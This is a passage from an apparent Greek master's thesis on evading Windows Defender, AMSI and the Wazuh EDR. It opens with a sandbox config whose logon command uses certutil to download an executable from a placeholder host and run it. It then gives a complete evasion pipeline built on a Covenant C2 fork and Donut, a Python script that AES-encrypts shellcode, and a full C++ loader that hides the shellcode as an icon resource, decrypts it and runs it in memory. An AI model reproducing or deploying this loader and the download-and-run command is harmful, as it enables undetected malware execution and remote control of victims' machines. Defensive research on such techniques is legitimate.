λογισμικό κατεβαίνει κάθε φορά από το internet, τρέχει σε ένα απομονωμένο περιβάλλον, χωρίς Antivirus, με πλήρη πρόσβαση στο file system του host και μόλις κλείσει το sandbox, καταστρέφεται. Ένα απλό αρχείο .wsb που πραγματοποιεί τα παραπάνω είναι το ακόλουθο[41]:

Αρχείο .wsb

```
<Configuration>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>C:\</HostFolder>
      <SandboxFolder>C:\Users\user\Host</SandboxFolder>
      <ReadOnly>false</ReadOnly>
    </MappedFolder>
  </MappedFolders>
  <LogonCommand>
    <Command>C:\Users\ping 127.0.0.1 -n 5>null&certutil.exe -urlcache -split -f
http://example/file.txt %APPDATA%\file.exe&start %APPDATA%\file.exe</Command>
  </LogonCommand>
</Configuration>
```

3. Παράκαμψη Antivirus με το Covenant C2 Framework

Ο σκοπός της ενότητας αυτής είναι η δημιουργία ενός εκτελέσιμου κακόβουλου αρχείου που χρησιμοποιεί το Covenant C2 Framework για την επικοινωνία του με τους επιτιθέμενους, το οποίο δεν είναι ανιχνεύσιμο από το Windows Defender Antivirus, από το AMSI και το ανοιχτού κώδικα EDR, Wazuh.

Αυτό επιτυγχάνεται με τη χρήση ενός ανοιχτού κώδικα fork του Covenant C2 Framework, του Donut, καθώς και με τη δημιουργία προγραμμάτων που κρυπτογραφούν, αποκρυπτογραφούν και εκτελούν ένα shellcode στη μνήμη. Αξίζει να σημειωθεί ότι τα προγράμματα που δημιουργούνται, μπορούν να κρυπτογραφήσουν, να αποκρυπτογραφήσουν και να εκτελέσουν shellcode που έχει παραχθεί από οποιοδήποτε άλλο C2 Framework.

3.1. Στρατηγική για την ανάπτυξη του εργαλείου

Η διαδικασία που ακολουθείται, όπως αναφέρθηκε και στην εισαγωγή του κεφαλαίου, αποτελείται από πολλαπλά βήματα, τα οποία τελικά οδηγούν στη δημιουργία ενός προγράμματος που εκτελεί το κρυπτογραφημένο shellcode στη μνήμη του υπολογιστή.

Οι φάσεις που την αποτελούν είναι οι εξής:

1. Χρήση ενός ανοιχτού κώδικα fork του Covenant C2 Framework για τη δημιουργία ενός αρχικού εκτελέσιμου αρχείου το οποίο έχει τη δυνατότητα να παρακάμπτει τους ελέγχους του Windows Defender Antivirus που είναι βασισμένοι στο signature.
2. Στη συνέχεια, το εκτελέσιμο αρχείο εισάγεται στο ανοιχτού κώδικα εργαλείο Donut, το οποίο το μετατρέπει από εκτελέσιμο σε shellcode, για να μπορεί να εκτελείται στο πλαίσιο (context) οποιουδήποτε άλλου προγράμματος ή διεργασίας.
3. Έπειτα, δημιουργούμε ένα εργαλείο με τη χρήση της γλώσσας Python το οποίο δημιουργεί δυναμικά ένα AES κλειδί και με αυτό κρυπτογραφεί το shellcode. Η έξοδος του Python εργαλείου είναι το κρυπτογραφημένο shellcode και το κλειδί που χρησιμοποιήθηκε για την κρυπτογράφησή του.
4. Τέλος, δημιουργούμε ένα εργαλείο σε C++ το οποίο χρησιμοποιεί το κρυπτογραφημένο shellcode και το AES κλειδί του, δημιουργεί ένα νέο thread, αποκρυπτογραφεί δυναμικά και εκτελεί το shellcode.

Τα παραπάνω οδηγούν στην παράκαμψη του Windows Defender, του AMSI, καθώς και το Wazuh EDR. Οι ενότητες που ακολουθούν, περιγράφουν συνοπτικά τα εργαλεία που χρησιμοποιήθηκαν.

3.2. Δομικά στοιχεία

Σε αυτή την ενότητα περιγράφονται τα ανοιχτού κώδικα εργαλεία που χρησιμοποιήθηκαν για τη δημιουργία shellcode βασισμένου στο Covenant C2 Framework.

3.2.1. Το Covenant C2 Framework

Το Covenant είναι ένα .NET Command and Control (C2) framework που έχει σαν σκοπό να αναδείξει την επιφάνεια επίθεσης που δημιουργεί το .NET framework σε ένα σύστημα, να αναδείξει τις επιθετικές χρήσεις που εμπεριέχει, καθώς και να τις κάνει ευκολότερες. Υποστηρίζει συνεργατική χρήση από δύο ή περισσότερους χρήστες.

Αναφορικά με τις τεχνολογίες που το αποτελούν, το Covenant είναι μια ASP.NET Core, cross-platform εφαρμογή και χρησιμοποιείται μέσω διεπαφής web. Δίνει τη δυνατότητα παραγωγής πολλών διαφορετικών payload μορφοποιήσεων (launchers):

- InstallUtil: δημιουργία dll για χρήση του installutil.exe των Windows για την εκτέλεση του.

- MSBuild: δημιουργία ενός xml για χρήση του msbuild.exe των Windows για την εκτέλεσή του.
- Powershell: δημιουργία ενός base64 κωδικοποιημένου payload που θα εκτελεστεί μέσω του powershell.
- ShellCode: δημιουργία shellcode από ένα .NET εκτελέσιμο exe.
- Binary: χρήση του .NET framework για τη δημιουργία ενός εκτελέσιμου exe αρχείου.
- Wmic: δημιουργία ενός xsl αρχείου που θα εκτελεστεί σαν αντικείμενο COM μέσω του wmic.
- Regsrv32: δημιουργία dll για εκτέλεση μέσω του regsrv32 προγράμματος των Windows.
- Mshta: δημιουργία ενός hta αρχείου για εκτέλεση μέσω του mshta προγραμματος των Windows.
- Cscript: δημιουργία ενός js αρχείου για εκτέλεση μέσω του cscript προγράμματος των Windows.
- Wscript: δημιουργία ενός js αρχείου για εκτέλεση μέσω του wscript προγράμματος των Windows.

Στην παρούσα εργασία, χρησιμοποιήσαμε ένα fork του Covenant C2 (https://github.com/Apr4h/Covenant) που μας δίνει τη δυνατότητα στα εκτελέσιμα που δημιουργούμε, να παρακάμψουμε τον στατικό (signature-based) εντοπισμό του από το Windows Defender. Αυτό το επιτυγχάνει χρησιμοποιώντας μια γεννήτρια από τυχαία strings με τα οποία αντικαθιστά όλα τα strings που εμπεριέχονται σε ένα εκτελέσιμο Covenant. Αυτό είναι αρκετό για να παρακαμφθεί το signature-based detection του Windows Defender. Ο launcher που χρησιμοποιούμε είναι το “Binary”.

3.2.2. Donut

Το Donut είναι κώδικας άγνωστης θέσης μνήμης (position-independent) που επιτρέπει την εκτέλεση VBScript, JavaScript, exe, dll και .NET assembly αρχείων απευθείας από τη μνήμη. Το αρχείο που δημιουργείται από το Donut, μπορεί να είναι σταδιοποιημένο (staged) με τη χρήση ενός HTTP server ή να βρίσκεται ολόκληρο μέσα στο ίδιο το binary. Υπάρχει η δυνατότητα κρυπτογράφησης του payload με τον Chaskey block cipher και τη χρήση ενός τυχαίου 128-bit κλειδιού. Όταν το αρχείο τελικά εκτελεστεί στη μνήμη, ο αρχικός του κρυπτογραφημένος κώδικας σβήνεται προκειμένου να παρακαμφθούν scanners που ελέγχουν ή κάνουν dump την μνήμη.

Το Donut περιέχει μεμονωμένους loaders για κάθε υποστηριζόμενο τύπο αρχείου. Για αρχεία .NET exe/dll, το Donut χρησιμοποιεί το Unmanaged CLR Hosting API για να φορτώσει το Common Language Runtime (CLR). Μόλις φορτωθεί το CLR στη διαδικασία, δημιουργείται ένα νέο Application Domain που επιτρέπει την εκτέλεση .NET assemblies σε AppDomains που είναι αναλώσιμα. Όταν το AppDomain είναι έτοιμο, ο κώδικας .NET φορτώνεται μέσω της μεθόδου AppDomain.Load_3. Τέλος, το σημείο εισόδου (entry point) για exe ή η public μέθοδος για dll που καθορίζονται από τον χρήστη καλείται με τις παραμέτρους που χρειάζεται. Τα αρχεία VBScript και JScript εκτελούνται χρησιμοποιώντας το interface IActiveScript. Υπάρχει επίσης ελάχιστη υποστήριξη για ορισμένες από τις μεθόδους που παρέχονται από το Windows Script Host (wscript/cscript). Τα αρχεία EXE/DLL εκτελούνται με χρήση προσαρμοσμένου PE loader που υποστηρίζει Delayed Imports, TLS και αλλαγές στο command line. Υποστηρίζονται μόνο αρχεία με πληροφορίες relocation. Ο loader μπορεί να απενεργοποιήσει το AMSI και το WDLP για να αποφύγει τον εντοπισμό κακόβουλων αρχείων που εκτελούνται στη μνήμη. Υποστηρίζει επίσης την αποσυμπίεση αρχείων στη μνήμη χρησιμοποιώντας aPLib ή το RtlDecompressBuffer API.

Στην παρούσα εργασία χρησιμοποιήσαμε το Donut προκειμένου να μετατρέψουμε το .NET exe εκτελέσιμο αρχείο που δημιουργήσαμε από το Covenant σε shellcode.

3.3. AES Κρυπτογράφηση του shellcode

Το shellcode που δημιουργήσαμε με το Donut το κρυπτογραφούμε με τον αλγόριθμο AES, χρησιμοποιώντας ένα τυχαίο κλειδί μέσω της συνάρτησης get_random_bytes() της βιβλιοθήκης Crypto της python. Το output που παράγει το python script είναι το κρυπτογραφημένο αρχείο καθώς και το κλειδί που χρησιμοποιήθηκε για την κρυπτογράφηση. Ο κώδικας είναι ο παρακάτω:

encrypt-shellcode.py

```
################################################################################
#
#    Title: encrypt-shellcode.py
#    Author: George Karagiannidis
#    Date: 23/10/2022
#    Code version: 1.0
#    Objective: Support my thesis for the M.Sc. in "Cybersecurity and Data Science"
#
################################################################################

import sys
from base64 import b64encode
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Random import get_random_bytes
import hashlib

if len(sys.argv) != 3:
    print("Usage: %s [shellcode-file] [output-file]" % sys.argv[0])
    sys.exit()

secretKey = get_random_bytes(16)
aesIV = 16 * b'\x00'
aesCipher = AES.new(hashlib.sha256(secretKey).digest(), AES.MODE_CBC, aesIV)

with open(sys.argv[1], "rb") as f:
    plaintext = f.read()

with open(sys.argv[2], "wb") as outputfile:
    ciphertext = aesCipher.encrypt(pad(plaintext, AES.block_size))
    outputfile.write(ciphertext)

print('UCHAR ucKey[] = {0x' + ', 0x'.join(hex(x)[2:] for x in secretKey) + '};')
```

3.4. Ανάπτυξη προγράμματος αποκρυπτογράφησης και εκτέλεσης shellcode

Το κρυπτογραφημένο αρχείο που δημιουργήσαμε από το παραπάνω python script, το χρησιμοποιούμε σαν resource στο εκτελέσιμο τελικό αρχείο που δημιουργούμε με C++. Τα resource αρχεία μπορεί να είναι πολλών διαφορετικών μορφοποιήσεων, όπως π.χ. rc scripts, rct templates, bitmap ή icon αρχεία. Στην παρούσα εργασία το shellcode είναι ένα icon αρχείο, με κατάληξη .ico, το οποίο το τοποθετούμε στον τομέα resource του PE εκτελέσιμου αρχείου που δημιουργούμε.

Ο κώδικας του προγράμματος εκτελεί τις παρακάτω λειτουργίες:

- Εντάσσει το κρυπτογραφημένο shellcode σαν resource εικονίδιο (icon) στο τελικό εκτελέσιμο.
- Φορτώνει το resource στην heap μνήμη του προγράμματος χρησιμοποιώντας την VirtualAlloc().

- Αποκρυπτογραφεί το κρυπτογραφημένο shellcode με το συμμετρικό κλειδί που δημιουργήθηκε από το python script στο προηγούμενο βήμα, χρησιμοποιώντας τα Microsoft APIs: CryptAcquireContext(), CryptCreateHash(), CryptHashData(), CryptDeriveKey(), CryptDecrypt() και CryptReleaseContext().
- Αλλάζει τα δικαιώματα μνήμης που βρίσκεται το πλέον αποκρυπτογραφημένο shellcode σε read-only.
- Δημιουργεί ένα νέο thread με lpStartAddress την διεύθυνση που βρίσκεται το shellcode και το εκτελεί.

Ο τελικός κώδικας είναι ο παρακάτω:

convert.cpp


```
/*****************************************************************************************
*
*    Title: convert.cpp
*    Author: George Karagiannidis
*    Date: 23/10/2022
*    Code version: 1.0
*    Objective: Support my thesis for the M.Sc. in "Cybersecurity and Data Science"
*
*****************************************************************************************/

#include <Windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "rsrc.h"
#pragma comment (lib, "advapi32")

#define ENCRYPT_ALGORITHM CALG_AES_256
#define HASH_ALGORITHM CALG_SHA_256

BOOL MyDecryptFile(PBYTE pbShellcode, DWORD dwShellcodeLen, PCHAR ucKey, SIZE_T
cbKeylen);

UCHAR ucKey[] = {0x63, 0x79, 0x1f, 0xb0, 0x0, 0xc0, 0x76, 0xea, 0x6d, 0x6f, 0xa8, 0xc5,
0xe3, 0x42, 0x38, 0x11};

INT WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR lpCmdLine, INT
nCmdShow)
{
    HRSRC   hrMyResource = NULL;
    HGLOBAL hResLoad = NULL;
    PBYTE   pbShellcode = NULL;
    DWORD   dwShellcodeLen = 0;
    PVOID   pBuff = NULL;
    BOOL    bResult = FALSE;
    DWORD   dwOldProtect = 0;
    HANDLE  hThread = NULL;

    // get a pointer to the shellcode from resource section
    hrMyResource = FindResource(NULL, MAKEINTRESOURCE(FAVICON_ICO), RT_RCDATA);
    if(hrMyResource == NULL)
    {
        return 0;
    }

    hResLoad = LoadResource(NULL, hrMyResource);
    if(hResLoad == NULL)
    {
```

```
        return 0;
    }

    pbShellcode = (PBYTE)LockResource(hResLoad);
    if(pbShellcode == NULL)
    {
        return 0;
    }

    dwShellcodeLen = SizeofResource(NULL, hrMyResource);
    if(dwShellcodeLen == 0)
    {
        return 0;
    }

    // allocate mem and copy shellcode to buffer
    pBuff = VirtualAlloc(0, dwShellcodeLen, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if(pBuff == NULL)
    {
        return 0;
    }

    // decrypt shellcode and copy to new buffer
    bResult = MyDecryptFile(pbShellcode, dwShellcodeLen, (PCHAR)ucKey, sizeof(ucKey));
    if (bResult == FALSE)
    {
        return 0;
    }
    bResult = FALSE;

    RtlMoveMemory(pBuff, pbShellcode, dwShellcodeLen);

    bResult = VirtualProtect(pBuff, dwShellcodeLen, PAGE_EXECUTE_READ, &dwOldProtect);
    if (bResult == FALSE)
    {
        return 0;
    }

    // execute shellcode in a new thread
    hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)pBuff, NULL, 0, NULL);
    if(hThread == NULL)
    {
        return 0;
    }

    WaitForSingleObject(hThread, -1);

    return 1;
}

BOOL MyDecryptFile(PBYTE pbShellcode, DWORD dwShellcodeLen, PCHAR ucKey, SIZE_T
cbKeylen)
{
    HCRYPTHASH hHash = NULL;
    HCRYPTKEY hKey = NULL;
    HCRYPTPROV hCryptProv = NULL;

    if (CryptAcquireContext(&hCryptProv, NULL, NULL, PROV_RSA_AES, 0) == FALSE)
    {
        return FALSE;
    }
```

```
    if (CryptCreateHash(hCryptProv, HASH_ALGORITHM, 0, 0, &hHash) == FALSE)
    {
        return FALSE;
    }

    if (CryptHashData(hHash, (BYTE *)ucKey, (DWORD)cbKeylen, 0) == FALSE)
    {
        return FALSE;
    }

    if (CryptDeriveKey(hCryptProv, ENCRYPT_ALGORITHM, hHash, 0, &hKey) == FALSE)
    {
        return FALSE;
    }

    if (CryptDecrypt(hKey, 0, FALSE, 0, pbShellcode, &dwShellcodeLen) == FALSE)
    {
        return FALSE;
    }

    if (CryptReleaseContext(hCryptProv, 0) == FALSE)
    {
        return FALSE;
    }

    return TRUE;
}
```

3.5. Αποτελέσματα

Η χρήση και η ανάπτυξη των παραπάνω εργαλείων, έχει σαν αποτέλεσμα την παράκαμψη του Windows Defender Antivirus, του AMSI καθώς και του Wazuh EDR. Το Windows Defender Antivirus χρησιμοποιεί τρείς ξεχωριστούς μηχανισμούς εντοπισμού κακόβουλου λογισμικού. Τον signature-based ή στατικό εντοπισμό, που αφορά τη χρήση μιας λίστας από hashes που αντιστοιχούν σε γνωστά κακόβουλα προγράμματα και διασταυρώνει με αυτήν το κάθε αρχείο που βρίσκεται στο σκληρό δίσκο. Τον δυναμικό εντοπισμό, που αφορά τον έλεγχο της μνήμης της κάθε διεργασίας και τον εντοπισμό κακόβουλων κομματιών κώδικα με βάση τη χρήση του Windows API από το πρόγραμμα. Επίσης πέρα από τους προηγούμενους, παραδοσιακούς τρόπους, το Microsoft Windows Defender χρησιμοποιεί και το AMSI (Antimalware Scan Interface), το οποίο μπορούν να χρησιμοποιήσουν όλα τα Antivirus και οι γνωστές του δυνατότητες είναι πως επιτρέπει τον δυναμικό έλεγχο της μνήμης ενός προγράμματος, τον έλεγχο των streams (fileless κακόβουλος κώδικας) που αυτό χρησιμοποιεί, το περιεχόμενο των URLs και των διευθύνσεων IP με τις οποίες αυτό επικοινωνεί. Το AMSI χρησιμοποιείται κυρίως για να προστατεύει από κακόβουλο κώδικα που κατασκευάζεται με γλώσσες που δεν είναι compiled, όπως PowerShell, .NET, JavaScript, VBScript, Office VBA macros. Η αρχιτεκτονική του AMSI αποτυπώνεται στην παρακάτω εικόνα [40]:




Σχήμα 3: Αρχιτεκτονική του AMSI

Το τελικό πρόγραμμα καταφέρνει να ξεπεράσει τον στατικό εντοπισμό στο σκληρό δίσκο καθώς το shellcode που χρησιμοποιείται είναι κρυπτογραφημένο με ένα μοναδικό κλειδί. Επίσης το πρόγραμμα που φορτώνει και εκτελεί το shellcode στη μνήμη δεν είναι μαρκαρισμένο ως κακόβουλο και χρησιμοποιεί κλασσικές δομές κώδικα που χρησιμοποιούνται και προτείνονται από την Microsoft για την κρυπτογράφηση δεδομένων.


Το πρόγραμμα επίσης καταφέρνει να ξεπεράσει τον δυναμικό εντοπισμό του Microsoft Windows Defender καθώς στη μνήμη οι δομές και τα αλφαριθμητικά στοιχεία που χρησιμοποιούνται είναι μοναδικά, όπως είναι εξασφαλισμένο από το Covenant fork που χρησιμοποιήθηκε.

Επίσης, καταφέρνει να ξεπεράσει το AMSI και το Wazuh EDR καθώς ο Covenant server με τον οποίο επικοινωνεί δεν είναι μαρκαρισμένος, κακόβουλος server. Επίσης, ο συνδυασμός της κρυπτογράφησης με την δυναμική αποκρυπτογράφηση κατά τη διάρκεια εκτέλεσης, επιτρέπουν το να μην εντοπίζεται ο κατά τα άλλα γνωστός κακόβουλος κώδικας του Covenant στη μνήμη. Αυτό πιθανά μας δείχνει πως ο δυναμικός έλεγχος στη μνήμη από το Windows Defender γίνεται πριν το πρόγραμμα αποκρυπτογραφήσει το κακόβουλο shellcode.


Τα παρακάτω screenshots, αποτυπώνουν την επιτυχή επίτευξη απομακρυσμένης εκτέλεσης εντολών χρησιμοποιώντας το Covenant C2 Framework και την παράκαμψη του Windows Defender, του AMSI καθώς και του Wazuh EDR:




Εικόνα 1: Σύνδεση του θύματος με το Covenant C2




Εικόνα 2: Σύνδεση του θύματος με το Covenant C2



Εικόνα 3: Εκτέλεση απομακρυσμένων εντολών στο σύστημα του θύματος



Εικόνα 4: Παράκαμψη του Wazuh EDR που τρέχει στο σύστημα του θύματος



Εικόνα 4: Παράκαμψη του Wazuh EDR που τρέχει στο σύστημα του θύματος

4. Συμπεράσματα

Η παραπάνω διαδικασία μας δίνει τη δυνατότητα πλήρους παράκαμψης του Windows Defender (δυναμικός και στατικός εντοπισμός), καθώς και του AMSI που αποτελεί ένα σημαντικό interface που παρέχει ο Windows Defender σε όλα τα antivirus/EDR για εντοπισμό κακόβουλου κώδικα στο runtime. Επίσης καταφέραμε να παρακάμψουμε πλήρως και το open source Wazuh EDR.

Στη συνέχεια του κεφαλαίου θα προσπαθήσουμε να αναδείξουμε μελλοντικές βελτιώσεις που πιθανά επιδέχονται τα συστήματα προστασίας antivirus ως προς την αποτελεσματικότητά τους για τον εντοπισμό κακόβουλου λογισμικού, καθώς και να αναδείξουμε πιθανές τεχνικές εκτέλεσης κώδικα που χρησιμοποιούνται από το πλέον εξελιγμένο κακόβουλο λογισμικό.

4.1. Τεχνικές βελτίωσης στα συστήματα προστασίας

Κατά τη γνώμη μας, οι τεχνικές εκτέλεσης κώδικα που χρησιμοποιούνται κατά την ανάπτυξη κακόβουλου λογισμικού προκειμένου να παρακάμπτονται τα συστήματα ασφάλειας και τα προγράμματα Antivirus και EDR έχουν βελτιωθεί σημαντικά, για να μπορέσουν να ανταπεξέλθουν στην επίσης σημαντική βελτίωση που έχουν δει τα Windows σαν λειτουργικό σύστημα, αλλά και τα Antivirus και EDR.

